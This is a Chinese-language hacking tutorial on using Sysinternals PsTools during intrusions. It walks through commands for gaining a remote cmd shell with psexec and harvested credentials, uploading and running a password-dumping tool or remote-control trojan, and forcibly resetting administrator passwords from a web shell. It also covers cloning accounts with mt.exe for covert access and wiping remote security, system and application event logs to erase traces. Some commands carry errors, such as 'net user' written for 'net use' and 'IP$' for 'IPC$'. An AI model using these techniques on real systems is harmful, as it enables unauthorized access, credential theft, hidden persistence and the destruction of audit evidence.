# pstools 套件在渗透中的应用详解

by:yueyan Blog:yueyan.f4ck.net edu2b.sinaapp.com qq:yueyan@f4ck.net

其实接触 pstool 很久了,但是据我观察用 pstools 套件在渗透中的应用的介绍却比较少。 当然玩 bt5 的同学可能常常用到,小菜就写一篇关于 pstools 套件在渗透中的应用进行详解。

# 目录

#### 0x00 pstool 的介绍

PsTools 是 **Sysinternals Suite** 中一款排名靠前的一个安全管理工具套件。现在被微软收购。目前 pstools 中含有 12 款各式各样的小工具。如果将它们灵活的运用,将会在渗透中收到奇效。所有的 pstool 第一次运行时都会弹框。可以用 - accepteula 这个参数绕过。还有所有的 pstool 都支持 IP\$,一旦 IP\$共享是连接的就不用输入-u 和-p 这两个参数。如何建立 IP\$连接。命令如下:

Net user \\目标 ip\ 密码 /user:用户

Net user \\192.168.1.3\ 123456 /user:test

建立后所有的 ps 工具都将可以不用输入用户和密码了。

其中 12 款工具简介如下:

- PsExec 远程执行进程
- PsFile 显示远程打开的文件
- PsGetSid 显示计算机或用户的 SID
- PsInfo 列出有关系统的信息
- PsKill 按名称或进程 ID 终止进程
- PsList 列出有关进程的详细信息
- PsLoggedOn 查看在本地通过资源共享(包含所有资源)登录的用户
- PsLogList 转储事件日志记录
- PsPasswd 更改帐户密码
- PsService 查看和控制服务
- PsShutdown 关闭并重新启动(可选)计算机
- PsSuspend 暂停进程

这里讲对其中的几个工具进行详解,其他的将只介绍用法。

下载地址: http://download.sysinternals.com/files/PSTools.zip

#### 0x01 psexec 的应用详解

Pstools 中最强大最常利用的工具就属 psexec 这款工具。这款工具的本意是替代 telnet 这种不安全的管理方式。它最大的特点就属无需安装客服端程序就可以远程操作服务器。简单来说,就是一旦你知道服务器或者电脑的用户名和密码,你就可以利用它远程执行系统命令。这样一款工具放到渗透当中真是太淫荡了。它适用于 windows NT/2x/xp/vista

下面介绍详细参数:

- -u 远程计算机的用户名
- -p 远程计算机用户对应密码
- -c <[路径]文件名>:拷贝文件到远程机器并运行(注意:运行结束后文件会自动删除)
- -d 不等待程序执行完就返回 (意思就是, 当你执行一个程序无需等到他结束才返回信息)
- -h 用于目标系统是 Vista 或更高版本

其他参数就不做介绍,这里主要是讲用法。

#### 远程获取一个 cmdshell

比如我再渗透中扫描到目标机(192.168.1.3)的一个用户名(test)和密码(123456)。 那我们的命令就是:


psexec \\目标 ip -u 用户名 -p 密码 进程名

psexec \\\192.168.1.3 -u test -p 123456 cmd.exe

看下图,这是成功连接到一台远程服务器,并获得一个 cmdshell,shell 权限即位当前用户权限。



这里还将提到的是由于 windows 策略,将不允许空密码登陆。



可能有些机油对用户权限登陆还有疑虑,什么用户才可以登陆。 我这建立了一个属于 quest 的一个用户我们来看看它是否能连接。



经过测试,比 guest 权限大的用户组都可以远程登陆。

IIS\_WPG 用户组的无法远程连接,但是你不用担心,一般属于 IIS\_WPG 用户组的用户一般也属于 guest 用户组。

有关用户组相关的介绍请围观法客周年庆之提权专题

下载地址:http://down.f4ck.net/doc/getsystem.pdf

获取 cmdshell 的介绍就到这里。一旦获得一个 cmdshell 后面的渗透将会比较轻松。 经过测试,用最新版的 pstools,windows2008 win7 都能连接成功,win8 由于没有 win8 系统,就未测试,应该是能行的,毕竟这是微软的管理工具。 Win7 连接示意图:

```
C:\Nocuments and Settings\Administrator\桌面>psexec \\192.168.1.101 -u administrator cmd

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Password:

Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
win-qub8glt3hkb\administrator

C:\Windows\system32>
```

#### 程序上传并执行

首先现在在本地配置一个将上传到服务器上运行的程序到 H 盘根目录。这里用抓取系统密码的神器 getpass 来演示。H:\getpass.exe



程序上传并执行命令如下:

Psexec \\\192.169.1.3 -u test -p 12345 -c H:\getpass.exe -d

最后一个-d 的参数可有可无~~~ 只是怕程序远程运行后会卡住而无法返回信息。 测试如图:



当然你也可运行一个远控木马这些都可以~~~

Psexec 的介绍就到这里了。

# 0x02 pspasswd 的应用详解

Pspasswd 是一个用来更改用户密码的工具,支持远程密码修改和本地密码修改。这款工具的特点就是不依靠 net.exe 程序进行密码修改。

本地修改命令如下:

pspasswd administrator yueyan

演示图如下:



远程命令如下:

pspasswd \\192.168.1.3 -u administrator -p 123456 guest yueyan

命令的意思就是,用 administrator 这个管理员账户登录后修改用户 guest 的密码为 yueyan

相对来说本地修改密码的功能更强大一些。 我这将介绍个实例:

我的一个好基友 Lynn 得到一个 jsp 马,并且是 nt authority\system 权限。但是无法添加用户,且无法用 net 修改管理员密码。抓取 hash 密码大于 14 位,LMhash 无效,本地又为搭建彩虹表,网上破解无果。Hash 传递登陆被拦截。但是机油 lynn 却一直想用 administrator 这个用户登陆进去,当然方法还有很多,比如: mimikatz.exe 抓取明文密码等,这里我将介绍pspasswd的妙用。

我们想用 administrator 这个账户登陆进去。很简单,直接上传一个 pspasswd 上服务器。执行下面的命令:

首先执行 D:\web|pspasswd.exe - accepteula (第一次执行,表示许可执行的意思)

D:\web|pspasswd.exe administrator yueyan

就会成功修改 administrator 的密码。

这里能修改密码的原因是 pspasswd 不是调用 net.exe 进行密码修改。

上述介绍常常配合 mt.exe 进行用户克隆。这里简单介绍:

(关于 mt.exe 的详细介绍请访问:【工具】mt.exe 的详细介绍)

首先 mt.exe 查看用户 sid, 比较后看是否有克隆账户

Mt-chkuser

比较后,没有克隆账户,我们选择 guest 这个账户进行克隆:

Mt - clone administrator guest

然后配合 pspasswd 修改密码:

Pspasswd guest yueyan

就这样成功克隆一个账户,并能成功登陆访问。



Pspasswd 的功能就介绍到这里。

#### 0x03 pskill+psinfo+pslist 的应用详解


首先是介绍 pskill.

如果你想远程结束远程主机上的一个进程,你可以使用 pskill。

#### 我们就介绍一下常用的命令:

比如我们想远程关闭远程主机正在运行的 cmd 这个进程,可以用 pskill 进行杀掉。命令如下:

#### pskill \\\192.168.1.3 -u test -p 123456 cmd.exe



命令很简单~~~~

#### 我再介绍 psinfo 的相关应用。


#### 基本参数是:

- -h 显示已经安装的补丁信息
- -s 显示已安装的软件信息
- -d 显示磁盘信息

#### ,,,,,,

如果我们想看远程主机的基本信息,命令如下:

psinfo -h -s -d \\192.168.1.3 -u administrator -p 123456




接下来就是 pslist。

主要特点是,显示本地或者远程计算机的进程运行情况。主要参数:

- -m 显示内存信息
- -x 显示进程,内存和线程
- -t 显示进程树
- -s n 在任务管理器模式先运行, n 指定秒, 以 esc 结束。
- -rn 任务管理器模式刷新速率, n 指秒 例如我们想看远程计算机的进程运行情况, 命令如下:

Pslist -x \\192.168.1.3 -u test -p 123456

#### 效果图如下:



其他 ps 工具介绍:

PSLOGGEDON: 查看指定计算机的本地及远程登录的用户和登录时间。必须建立在 IP\$共享下才可以使用这个工具。

命令如下:

Psloggedon -I \\192.168.1.3

PSLOGLIST: 事件日志转储及管理。

这个对于渗透测试是非常有用的,它最大的特点就是远程清理系统日志。 常用:

psloglist \\72.56.17.74 application -c > nul psloglist \\72.56.17.74 system -c > nul psloglist \\72.56.17.74 security -c > nul 分别是清理应用程序日志,系统运行日志,安全日志。

PSSERVICE: 管理服务。

#### 常用:

#### psservice query messenger

查询 messenger 服务的相关信息。

最重要的项目是: 服务名称、显示名称、服务描述、服务类型、服务状态。

# psservice config messenger

查询服务的配置信息。

最重要的项目是: 服务名称、服务描述、服务类型、服务启动类型、服务错误控制级别、可执行文件的路径等等。

# PSSHUTDOWN: 关机工具。

#### 常用命令:

Psshutdown -s -t 60

60 秒后关机。

下面几个不常用,就介绍下:

• PsFile - 显示远程打开的文件

Psfile \\192.168.1.3

• PsGetSid - 显示计算机或用户的 SID

Psgetsid \\192.168.1.3

• PsSuspend - 暂停进程

Pssuspend \\\192.168.1.3 -u test -p 123456 cmd,exe